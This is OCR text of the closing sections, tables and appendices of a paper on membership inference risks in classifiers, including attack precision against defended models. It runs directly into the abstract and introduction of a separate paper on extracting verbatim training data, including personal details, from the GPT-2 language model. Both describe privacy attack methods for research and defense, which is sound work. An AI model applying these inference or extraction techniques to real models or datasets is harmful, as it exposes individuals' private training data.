Texas100 classifiers, we test two additional neural network depths by deleting the last hidden layer (depth=3) or adding one more hidden layer with 2048 neurons (depth=5); we test two additional neural network widths by halving the numbers of hidden neurons (width=0.5) or doubling the numbers of hidden neurons (width=2.0); we also test ReLU, Tanh, or Sigmoid as the activation functions. For CIFAR100 classifiers, besides DenseNet [18], we test other popular convolutional neural network architectures, including AlexNet [22], VGG [42], ResNet [14], and Wide ResNet [49]. As show in Figure 4, our proposed privacy risk score metric indeed well represents the likelihood of a sample being in the training set under different model architectures. On the Texas100 dataset, the classifier fails to learn meaningful features using the Sigmoid activation function, achieving an accuracy of only 4%, and is thus omitted from the figure. We provide validation results with defended classifiers in Appendix D.

4.2.2 Heterogeneity of members' privacy risk scores

After validating the effectiveness of the privacy risk score metric, we show the heterogeneity of training samples' privacy risks by plotting the cumulative distribution of their privacy risk scores. We also investigate the performance of mem-

bership inference defense methods [20, 31] with comparison between defended and undefended classifiers.




Figure 5: The cumulative distribution of privacy risk scores for Purchase100 classifiers in Nasr et al. [31].

Figure 5 presents the cumulative distributions of training points' privacy risk scores for Purchase100 classifiers. We can see that, compared with the undefended classifier, **the defended classifier with adversarial regularization [31] has smaller privacy risk scores on average**. However, we can also see that **the defended classifier has a small portion of training data with higher privacy risk scores than the undefended model**: the undefended model has all members' privacy risk scores under 0.8, in contrast, the defended model has several training points with privacy risk scores higher than 0.8. Furthermore, **the classifier with early stopping has a similar risk score distribution as the defended classifier**.




Figure 6: The cumulative distribution of privacy risk scores for Texas100 classifiers in Jia et al. [20].

Figure 6 shows the cumulative distribution of training data' privacy risk scores for Texas100 classifiers. We can see that **the defense method indeed decreases training samples' privacy risk scores**. However, **the defended classifier is still quite vulnerable**: 70% training samples have privacy risk scores higher than 0.6.

4.2.3 Usage of privacy risk score

From our definition and verification results in Section 4.2.1, we know that privacy risk score of a data point indicates its probability of being a member. Instead of pursuing high *average* attack accuracy, now the adversary can identify which samples have high privacy risks and perform *attacks with high confidence*: a sample is inferred as a member if and only if its privacy risk score is above a certain probability threshold.

We show the attack results with precision and recall values in Table 6 for target classifiers with varying threshold values on privacy risk scores. From Table 6, we can see that with larger threshold values on privacy risk scores, the adversary indeed has higher precision values for membership inference attacks. For MemGuard [20], when setting the same threshold value on privacy risk scores, both undefended and defended Texas100 classifiers have similar attack precision, but the defended classifier has a smaller recall value. However, the defended Texas100 classifier still has severe privacy risks: 70.5% training members can be inferred correctly with the precision of 71.3%, and 1.4% training members can be inferred correctly with the precision of 88.2%. Similarly, while adversarial regularization [31] can lower the average privacy risks, it increases the privacy risks for certain members: on the defended Purchase100 classifier, 0.2% training members can be inferred correctly with the precision of 83.3%. We urge designers of defense mechanisms to thus account for the full distribution of privacy risks in their analysis.

4.2.4 Impact of model properties on privacy risk score

We perform an in-depth investigation of privacy risk score by exploring its correlations with certain model properties, including sensitivity, generalization error, and feature embedding. We use the undefended Texas100 classifier from Jia et al. [20] for the following experiments.




Figure 7: The relation between privacy risk score and model sensitivity.

Privacy risk score with sensitivity We first study the relationship between privacy risk scores and model sensitivity with regard to training samples. The sensitivity is defined as

Table 6: Membership inference attacks by setting different threshold values on privacy risk scores. For each threshold value, we report the (precision, recall) pair of membership inference attacks.

dataset	defense method	threshold values on privacy risk scores 1	0.9	0.8	0.7	0.6	0.5
Texas100	no defense	(85.4%, 21.2%)	(83.4%, 29.1%)	(81.2%, 45.3%)	(77.0%, 66.1%)	(72.8%, 85.4%)	(70.6%, 94.3%)
	MemGuard [20]	(88.2%, 1.4%)	(84.5%, 7.6%)	(82.6%, 18.7%)	(77.0%, 43.7%)	(71.3%, 70.5%)	(66.0%, 99.9%)
Purchase100	no defense	(N.A., 0%)	(N.A., 0%)	(N.A., 0%)	(63.4%, 7.8%)	(62.6%, 55.1%)	(61.6%, 90.9%)
	early stopping	(N.A., 0%)	(N.A., 0%)	(N.A., 0%)	(60.4%, 1.3%)	(57.1%, 20.2%)	(56.6%, 75.2%)
	AdvReg [31]	(83.3%, 0.2%)	(83.3%, 0.2%)	(65.9%, 0.5%)	(63.9%, 1.7%)	(58.9%, 24.6%)	(56.5%, 76.3%)

the influence of one training sample on the target model by computing the difference after removing that sample. Since the privacy risk score is obtained with the measured distributions of modified prediction entropy (Equation (15)), we compute the model's sensitivity regard to a training point $\mathbf{z} = (\mathbf{x}, y)$ as the logarithm of $\frac{\text{Mentr}(\widetilde{F}_{\mathbf{z}}(\mathbf{x}),y)}{\text{Mentr}(F(\mathbf{x}),y)}$, where $\widetilde{F}_{\mathbf{z}}$ means the retrained classifier after removing $\mathbf{z}$ from the training set.

Figure 7 shows the relation between privacy risk scores and the model sensitivity. For each privacy risk score, we show the first quartile, the average, and the third quartile of model sensitivities with regard to training data. We can see that, **samples with higher privacy risk scores are likely to have a larger influence on the target model**.

Privacy risk score with generalization error We observe that training samples with high risk scores are typically concentrated in a few class labels. Therefore, we further compare privacy risk scores among different class labels in this section.





Figure 8: Average privacy risk score vs generalization error per class with a strong Pearson correlation coefficient of 0.94.


Besides the privacy risk scores, we also record the generalization errors for different class labels. Figure 8 shows the average privacy risk scores and generalization errors for all 100 classes, where we sort the class labels based on their generalization errors. We can see that **the class labels with high generalization errors tend to have higher privacy risk scores**, which is as expected since the generalization error has a large influence on the success of membership inference attacks [41]. The Pearson correlation coefficient between average privacy risk scores and generalization errors is as high as 0.94.

Privacy risk score with feature embeddings From the above experiment, we know that training samples from class labels with high generalization errors tend to have high privacy risk scores. Next, we investigate this further by looking into the feature representations of different class labels learned by the target classifier. We use the outputs of last *hidden* layer of the target classifier as the feature embedding of the input sample. We pick the top 5 class labels (30, 93, 97, 18, 98) with lowest average privacy risk scores (0.50, 0.52, 0.53, 0.54, 0.55) and at least 100 training samples, and the top 5 class labels (72, 49, 45, 51, 78) with highest average privacy risk scores (0.82, 0.83, 0.83, 0.85, 0.90) and at least 100 training samples. We record feature embeddings for both training and test examples from these 10 class labels. Finally, we adopt the t-Distributed Stochastic Neighbor Embedding (t-SNE) [27], a nonlinear dimensionality reduction technique, to visualize the feature embeddings.

Figure 9a and Figure 9b show the t-SNE plots of training samples and test samples, respectively. The training samples are separated clearly based on class labels since the target classifier has the training accuracy close to 100%. Test samples from class labels with low risk scores (classes 30, 93, 97, 18, 98) have quite similar feature embeddings as training samples and are still well separated. On the other hand, **test samples from class labels with high risk scores (classes 72, 49, 45, 51, 78) exhibit differences in feature representations compared to corresponding training samples.** From Figure 9, we also observe the heterogeneity of samples' privacy risks, in the granularities of both individual samples (e.g., different samples in class 78) and class labels (e.g., class 30 versus class 78). This further emphasizes the importance of fine-grained privacy risk analysis. It also validates our attack design of using class-dependent thresholds in Section 3.1. Our observations are also important for future defense work. A good defense approach should make training data and validation data have similar feature embeddings and consider the heterogeneity of samples' privacy risks.



(a) t-SNE plot for training samples in 10 class labels.



(b) t-SNE plot for test samples in 10 class labels

Figure 9: By using t-SNE [27], we visualize feature embeddings for both training samples and test samples. Training samples in the first 5 class labels have low privacy risk scores, and training samples in the last 5 class labels have high privacy risk scores.

5 Conclusions

In this paper, we first argue that measuring membership inference privacy risks with neural network based attacks is insufficient. We propose to use a suite of metric-based attacks, including existing methods with our improved class-specific thresholds and a new proposed method based on modified prediction entropy, for benchmarking privacy risks of machine learning models. We also make recommendations of comparing with early stopping when benchmarking a defense that introduces a tradeoff between model accuracy and privacy risks, and considering adaptive attackers with knowledge of the defense to rigorously evaluate the performance of defense approaches. With these benchmark attacks, we show that (1) the defense approach of adversarial regularization, proposed by Nasr et al. [31], only reduces privacy risks to a limited degree and is no better than early stopping; (2) the defense performance of MemGuard, proposed by Jia et al. [20], is greatly degraded with adaptive attacks.

Next, we introduce a new metric called the privacy risk score for a fine-grained analysis of individual samples' privacy risks. We show the effectiveness of the privacy risk score in estimating the true likelihood of an individual sample being in the training set and observe the heterogeneity of samples' privacy risk scores with experimental results. Finally, we perform an in-depth investigation about the correlation between privacy risks and model properties, including sensitivity, generalization error, and feature embeddings. We hope that our work convinces the research community about the importance of systematically and rigorously evaluating privacy risks of machine learning models.

Acknowledgements

We are grateful to anonymous reviewers at USENIX Security for valuable feedback. We would also like to thank Google's TensorFlow Privacy team for integrating our methods. This work was supported in part by the National Science Foundation under grants CNS-1553437 and CNS-1704105, the ARL's Army Artificial Intelligence Innovation Institute (A2I2), the Office of Naval Research Young Investigator Award, the Army Research Office Young Investigator Prize, Faculty research award from Facebook, Schmidt DataX award, and by Princeton E-ffiliates Award.

References

[1] Martin Abadi, Andy Chu, Ian Goodfellow, H Brendan McMahan, Ilya Mironov, Kunal Talwar, and Li Zhang. Deep learning with differential privacy. In *ACM Conference on Computer and Communications Security*, 2016.

[2] Anish Athalye, Nicholas Carlini, and David Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. In *International Conference on Machine Learning*, 2018.

[3] Michael Backes, Pascal Berrang, Mathias Humbert, and Praveen Manoharan. Membership privacy in microrna-based studies. In *ACM Conference on Computer and Communications Security*, pages 319–330, 2016.

[4] Nicholas Carlini, Chang Liu, Úlfar Erlingsson, Jernej Kos, and Dawn Song. The secret sharer: Evaluating and testing unintended memorization in neural networks. In *USENIX Security Symposium*, pages 267–284, 2019.

[5] Nicholas Carlini and David Wagner. Adversarial examples are not easily detected: Bypassing ten detection methods. In *ACM Workshop on Artificial Intelligence and Security*, pages 3–14. ACM, 2017.

[6] Rich Caruana, Steve Lawrence, and Lee Giles. Overfitting in neural nets: Backpropagation, conjugate gradient, and early stopping. In *Advances in neural information processing systems*, pages 402–408, 2001.

[7] Dingfan Chen, Ning Yu, Yang Zhang, and Mario Fritz. Gan-leaks: A taxonomy of membership inference attacks against gans. In *NeurIPS workshop on privacy in machine learning*, 2019.

[8] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li, and Li Fei-Fei. Imagenet: A large-scale hierarchical image database. In *2009 IEEE conference on computer vision and pattern recognition*, pages 248–255, 2009.

[9] Cynthia Dwork. Differential privacy. In *33rd International Colloquium on Automata, Languages and Programming, part II*. Springer Verlag, July 2006.

[10] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In Shai Halevi and Tal Rabin, editors, *Theory of Cryptography*, pages 265–284, 2006.

[11] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *ACM Conference on Computer and Communications Security*, 2015.

[12] Karan Ganju, Qi Wang, Wei Yang, Carl A Gunter, and Nikita Borisov. Property inference attacks on fully connected neural networks using permutation invariant representations. In *ACM Conference on Computer and Communications Security*, pages 619–633, 2018.

[13] Jamie Hayes, Luca Melis, George Danezis, and Emiliano De Cristofaro. Logan: Membership inference attacks against generative models. In *Proceedings on Privacy Enhancing Technologies*, number 1, 2019.

[14] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *IEEE conference on computer vision and pattern recognition*, pages 770–778, 2016.

[15] Warren He, James Wei, Xinyun Chen, Nicholas Carlini, and Dawn Song. Adversarial example defense: Ensembles of weak defenses are not strong. In *USENIX Workshop on Offensive Technologies*, 2017.

[16] Benjamin Hilprecht, Martin Härterich, and Daniel Bernau. Monte carlo and reconstruction membership inference attacks against generative models. In *Proceedings on Privacy Enhancing Technologies*, 2019.

[17] Briland Hitaj, Giuseppe Ateniese, and Fernando Perez-Cruz. Deep models under the GAN: information leakage from collaborative deep learning. In *ACM Conference on Computer and Communications Security*, 2017.

[18] Gao Huang, Zhuang Liu, Laurens van der Maaten, and Kilian Q Weinberger. Densely connected convolutional networks. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, 2017.

[19] Bargav Jayaraman and David Evans. Evaluating differentially private machine learning in practice. In *USENIX Security Symposium*, pages 1895–1912, 2019.

[20] Jinyuan Jia, Ahmed Salem, Michael Backes, Yang Zhang, and Neil Zhenqiang Gong. Memguard: Defending against black-box membership inference attacks via adversarial examples. In *ACM Conference on Computer and Communications Security*, 2019.

[21] Alex Krizhevsky. Learning multiple layers of features from tiny images. 2009.

[22] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. Imagenet classification with deep convolutional neural networks. In *Advances in neural information processing systems*, pages 1097–1105, 2012.

[23] Anders Krogh and John A Hertz. A simple weight decay can improve generalization. In *Advances in neural information processing systems*, pages 950–957, 1992.

[24] Klas Leino and Matt Fredrikson. Stolen memories: Leveraging model memorization for calibrated white-box membership inference. *arXiv preprint arXiv:1906.11798*, 2019.

[25] Changchang Liu, Xi He, Thee Chanyaswad, Shiqiang Wang, and Prateek Mittal. Investigating statistical privacy frameworks from the perspective of hypothesis testing. In *Proceedings on Privacy Enhancing Technologies*, pages 233–254, 2019.

[26] Yunhui Long, Vincent Bindschaedler, Lei Wang, Diyue Bu, Xiaofeng Wang, Haixu Tang, Carl A Gunter, and Kai Chen. Understanding membership inferences on well-generalized learning models. *arXiv preprint arXiv:1802.04889*, 2018.

[27] Laurens van der Maaten and Geoffrey Hinton. Visualizing data using t-SNE. *Journal of machine learning research*, 9(Nov):2579–2605, 2008.

[28] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *International Conference on Learning Representations*, 2018.

[29] H Brendan McMahan, Daniel Ramage, Kunal Talwar, and Li Zhang. Learning differentially private recurrent language models. In *International Conference on Learning Representations*, 2018.

[30] Luca Melis, Congzheng Song, Emiliano De Cristofaro, and Vitaly Shmatikov. Exploiting unintended feature leakage in collaborative learning. In *IEEE Symposium on Security and Privacy*, 2019.

[31] Milad Nasr, Reza Shokri, and Amir Houmansadr. Machine learning with membership privacy using adversarial regularization. In *ACM Conference on Computer and Communications Security*, 2018.

[32] Milad Nasr, Reza Shokri, and Amir Houmansadr. Comprehensive privacy analysis of deep learning: Passive and active white-box inference attacks against centralized and federated learning. In *IEEE Symposium on Security and Privacy*, 2019.

[33] Nicolas Papernot, Martín Abadi, Ulfar Erlingsson, Ian Goodfellow, and Kunal Talwar. Semi-supervised knowledge transfer for deep learning from private training data. In *International Conference on Learning Representations*, 2017.

[34] Lutz Prechelt. Early stopping-but when? In *Neural Networks: Tricks of the trade*. Springer, 1998.

[35] Apostolos Pyrgelis, Carmela Troncoso, and Emiliano De Cristofaro. Knock knock, who's there? Membership inference on aggregate location data. In *Network and Distributed Systems Security Symposium*, 2018.

[36] Md Atiqur Rahman, Tanzila Rahman, Robert Laganière, Noman Mohammed, and Yang Wang. Membership inference attack against differentially private deep learning model. *Transactions on Data Privacy*, 2018.

[37] Ahmed Salem, Apratim Bhattacharya, Michael Backes, Mario Fritz, and Yang Zhang. Updates-leak: Data set inference and reconstruction attacks in online learning. In *USENIX Security Symposium*, 2020.

[38] Ahmed Salem, Yang Zhang, Mathias Humbert, Mario Fritz, and Michael Backes. Ml-leaks: Model and data independent membership inference attacks and defenses on machine learning models. In *Network and Distributed Systems Security Symposium*, 2019.

[39] Virat Shejwalkar and Amir Houmansadr. Reconciling utility and membership privacy via knowledge distillation. *arXiv preprint arXiv:1906.06589*, 2019.

[40] Reza Shokri and Vitaly Shmatikov. Privacy-preserving deep learning. In *ACM Conference on Computer and Communications Security*, 2015.

[41] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *IEEE Symposium on Security and Privacy*, pages 3–18, 2017.

[42] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. In *International Conference on Learning Representations*, 2015.

[43] Congzheng Song, Thomas Ristenpart, and Vitaly Shmatikov. Machine learning models that remember too much. In *ACM Conference on Computer and Communications Security*, pages 587–601, 2017.

[44] Liwei Song, Reza Shokri, and Prateek Mittal. Privacy risks of securing machine learning models against adversarial examples. In *ACM Conference on Computer and Communications Security*, 2019.

[45] Nitish Srivastava, Geoffrey Hinton, Alex Krizhevsky, Ilya Sutskever, and Ruslan Salakhutdinov. Dropout: a simple way to prevent neural networks from overfitting. *The journal of machine learning research*, 15(1):1929–1958, 2014.

[46] Bingzhe Wu, Shiwan Zhao, ChaoChao Chen, Haoyang Xu, Li Wang, Xiaolu Zhang, Guangyu Sun, and Jun Zhou. Generalization in generative adversarial networks: A novel perspective from privacy protection. In *Advances in Neural Information Processing Systems*, 2019.

[47] Yuan Yao, Lorenzo Rosasco, and Andrea Caponnetto. On early stopping in gradient descent learning. *Constructive Approximation*, 26(2):289–315, 2007.

[48] Samuel Yeom, Irene Giacomelli, Matt Fredrikson, and Somesh Jha. Privacy risk in machine learning: Analyzing the connection to overfitting. In *IEEE Computer Security Foundations Symposium*, 2018.

[49] Sergey Zagoruyko and Nikos Komodakis. Wide residual networks. In *Proceedings of the British Machine Vision Conference*, 2016.

A Membership inference attacks against other datasets

Here, we perform membership inference attacks on two more image datasets: CH-MNIST and Car196. The CH-MNIST dataset contains histology tiles from patients with colorectal cancer.[7] The dataset contains 64×64 black-and-white images from 8 different classes of tissue, 5,000 samples in total. We use 2,000 data samples to train a convolution neural network. The model contains 2 convolution blocks with the number of output channels equal to 32 and 64. The classifier achieves 99.0% training accuracy and 71.7% test accuracy.

The Car196 dataset contains colored images of 196 classes of cars.[8] The dataset is split into 8,144 training images and 8,041 testing images. To train a model with good accuracy, we use a public ResNet50 [14] classifier pretrained on ImageNet [8] and fine-tune it on the Car196 training set. The classifier achieves 99.3% training accuracy and 87.5% test accuracy.


[7] https://www.kaggle.com/kmader/colorectal-histology-mnist
[8] https://ai.stanford.edu/~jkrause/cars/car_dataset.html

Table 7: membership inference attacks against image datasets

dataset	attack acc (NN-based)	attack acc (I_{corr})	attack acc (I_{conf})	attack acc (I_{entr})	attack acc (I_{Mentr})
CH-MNIST	70.5%	63.7%	**72.6%**	69.6%	**72.6%**
Car196	63.1%	55.9%	**63.7%**	62.9%	**63.7%**

Besides our benchmark attacks, we follow Nasr et al. [32] to perform NN-based attacks. We present attack results in Table 7. We can see that the best attack accuracy of our benchmark attacks is 2.1% and 0.6% larger than NN-based attacks.

B Privacy risk score with different training/test selection probabilities



(a) $P(\mathbf{z} \in D_{\text{tr}}) = 0.1$ (b) $P(\mathbf{z} \in D_{\text{tr}}) = 0.3$

(c) $P(\mathbf{z} \in D_{\text{tr}}) = 0.7$ (d) $P(\mathbf{z} \in D_{\text{tr}}) = 0.9$

Figure 10: For the undefended Purchase100 classifier, we present the distribution of training data' privacy risk scores with varied training set prior probability $P(\mathbf{z} \in D_{\text{tr}})$. For each figure, we also plot the baseline of prior probability.

Here, we provide the privacy risk score results on undefended Purchase100 classifier when the sample is chosen from training or test set with different probabilities. The computation of privacy risk score ($r(\mathbf{z})$) is same as Section 4.1, except we use Equation (12) by also considering prior distributions $P(\mathbf{z} \in D_{\text{tr}})$ and $P(\mathbf{z} \in D_{\text{te}}) = 1 - P(\mathbf{z} \in D_{\text{tr}})$. We present the results in Figure 10 with different values of $P(\mathbf{z} \in D_{\text{tr}})$, where the red dotted line represents the baseline of random guessing. We can see that in all cases, most training samples have privacy risk scores larger than the prior training probability. We further compute a *distance value* between the prior distribution and the privacy risk score (posterior) distribution as $\frac{1}{|D_{\text{tr}}|}\sum_{\mathbf{z} \in D_{\text{tr}}}(r(\mathbf{z}) - P(\mathbf{z} \in D_{\text{tr}}))$ to represent the privacy leakage. The distance values are 0.05, 0.09, 0.07, 0.02 when $P(\mathbf{z} \in D_{\text{tr}}) = 0.1, 0.3, 0.7, 0.9$, respectively. As a comparison, the distance value is 0.1 when $P(\mathbf{z} \in D_{\text{tr}}) = 0.5$. As $P(\mathbf{z} \in D_{\text{tr}})$ is closer to 0.5, the uncertainty of membership inference is larger, which in turns leads to a larger distance value.

C Validation of privacy risk score on Texas100 classifiers




Figure 11: For Texas100 classifiers, estimate the real probability of being a member by using our proposed privacy risk score (left) and using the output of the NN attack classifier (right). The root-mean-square errors (RMSE) values of our privacy risk score are 0.08 and 0.05, while the RMSE values of NN attack classifier's output are 0.13 and 0.21.

We validate the effectiveness of privacy risk score on the undefended Texas100 classifier and its defended version with MemGuard [20] in Figure 11. Compared with the output of NN attacks, our proposed privacy risk score is more meaningful for indicating the real probability of being a member. The RMSE values with privacy risk score are 0.08 and 0.05, while the RMSE values with NN classifier outputs are 0.13 and 0.21, for the undefended and defended Texas100 classifiers.

D Validation of privacy risk scores on different model architectures




Figure 12: Validation of privacy risk score with varied model architectures on defended Purchase100 classifiers [31] (left) and defended Texas100 classifiers [20] (right). The legend is expressed as (activation function, width, depth). The RSME values between privacy risk score (x-axis) and probability of being a member (y-axis) for all lines are smaller than 0.10.

We provide more validation results on Purchase100 classifiers defended by adversarial regularization [31] and Texas100 classifiers defended by MemGuard [20] in Figure 12. We can see that for all lines, the privacy risk score is close to the probability of being a member.

Extracting Training Data from Large Language Models

Nicholas Carlini[1] Florian Tramèr[2] Eric Wallace[3] Matthew Jagielski[4]
Ariel Herbert-Voss[5,6] Katherine Lee[1] Adam Roberts[1] Tom Brown[5]
Dawn Song[3] Úlfar Erlingsson[7] Alina Oprea[4] Colin Raffel[1]
[1]*Google* [2]*Stanford* [3]*UC Berkeley* [4]*Northeastern University* [5]*OpenAI* [6]*Harvard* [7]*Apple*

Abstract

It has become common to publish large (billion parameter) language models that have been trained on private datasets. This paper demonstrates that in such settings, an adversary can perform a *training data extraction attack* to recover individual training examples by querying the language model.

We demonstrate our attack on GPT-2, a language model trained on scrapes of the public Internet, and are able to extract hundreds of verbatim text sequences from the model's training data. These extracted examples include (public) personally identifiable information (names, phone numbers, and email addresses), IRC conversations, code, and 128-bit UUIDs. Our attack is possible even though each of the above sequences are included in just *one* document in the training data.

We comprehensively evaluate our extraction attack to understand the factors that contribute to its success. Worryingly, we find that larger models are more vulnerable than smaller models. We conclude by drawing lessons and discussing possible safeguards for training large language models.

1 Introduction

Language models (LMs)—statistical models which assign a probability to a sequence of words—are fundamental to many natural language processing tasks. Modern neural-network-based LMs use very large model architectures (e.g., 175 billion parameters [7]) and train on massive datasets (e.g., nearly a terabyte of English text [55]). This scaling increases the ability of LMs to generate fluent natural language [53, 74, 76], and also allows them to be applied to a plethora of other tasks [29, 39, 55], even without updating their parameters [7].

At the same time, machine learning models are notorious for exposing information about their (potentially private) training data—both in general [47, 65] and in the specific case of language models [8, 45]. For instance, for certain models it is known that adversaries can apply *membership inference attacks* [65] to predict whether or not any particular example was in the training data.




Figure 1: **Our extraction attack.** Given query access to a neural network language model, we extract an individual person's name, email address, phone number, fax number, and physical address. The example in this figure shows information that is all accurate so we redact it to protect privacy.

Such privacy leakage is typically associated with *overfitting* [75]—when a model's training error is significantly lower than its test error—because overfitting often indicates that a model has memorized examples from its training set. Indeed, overfitting is a sufficient condition for privacy leakage [72] and many attacks work by exploiting overfitting [65].

The association between overfitting and memorization has—erroneously—led many to assume that state-of-the-art LMs will *not* leak information about their training data. Because these models are often trained on massive de-duplicated datasets only for a single epoch [7, 55], they exhibit little to no overfitting [53]. Accordingly, the prevailing wisdom has been that "the degree of copying with respect to any given work is likely to be, at most, *de minimis*" [71] and that models do not significantly memorize any particular training example.

Contributions. In this work, we demonstrate that large language models memorize and leak individual training examples. In particular, we propose a simple and efficient method for extracting verbatim sequences from a language model's training set using only black-box query access. Our key insight is that, although training examples do not have noticeably lower losses than test examples on *average*, certain *worst-case* training examples are indeed memorized.

In our attack, we first generate a large, diverse set of high-likelihood samples from the model, using one of three general-purpose sampling strategies. We then sort each sample using one of six different metrics that estimate the likelihood of each sample using a separate reference model (e.g., another LM), and rank highest the samples with an abnormally high likelihood ratio between the two models.

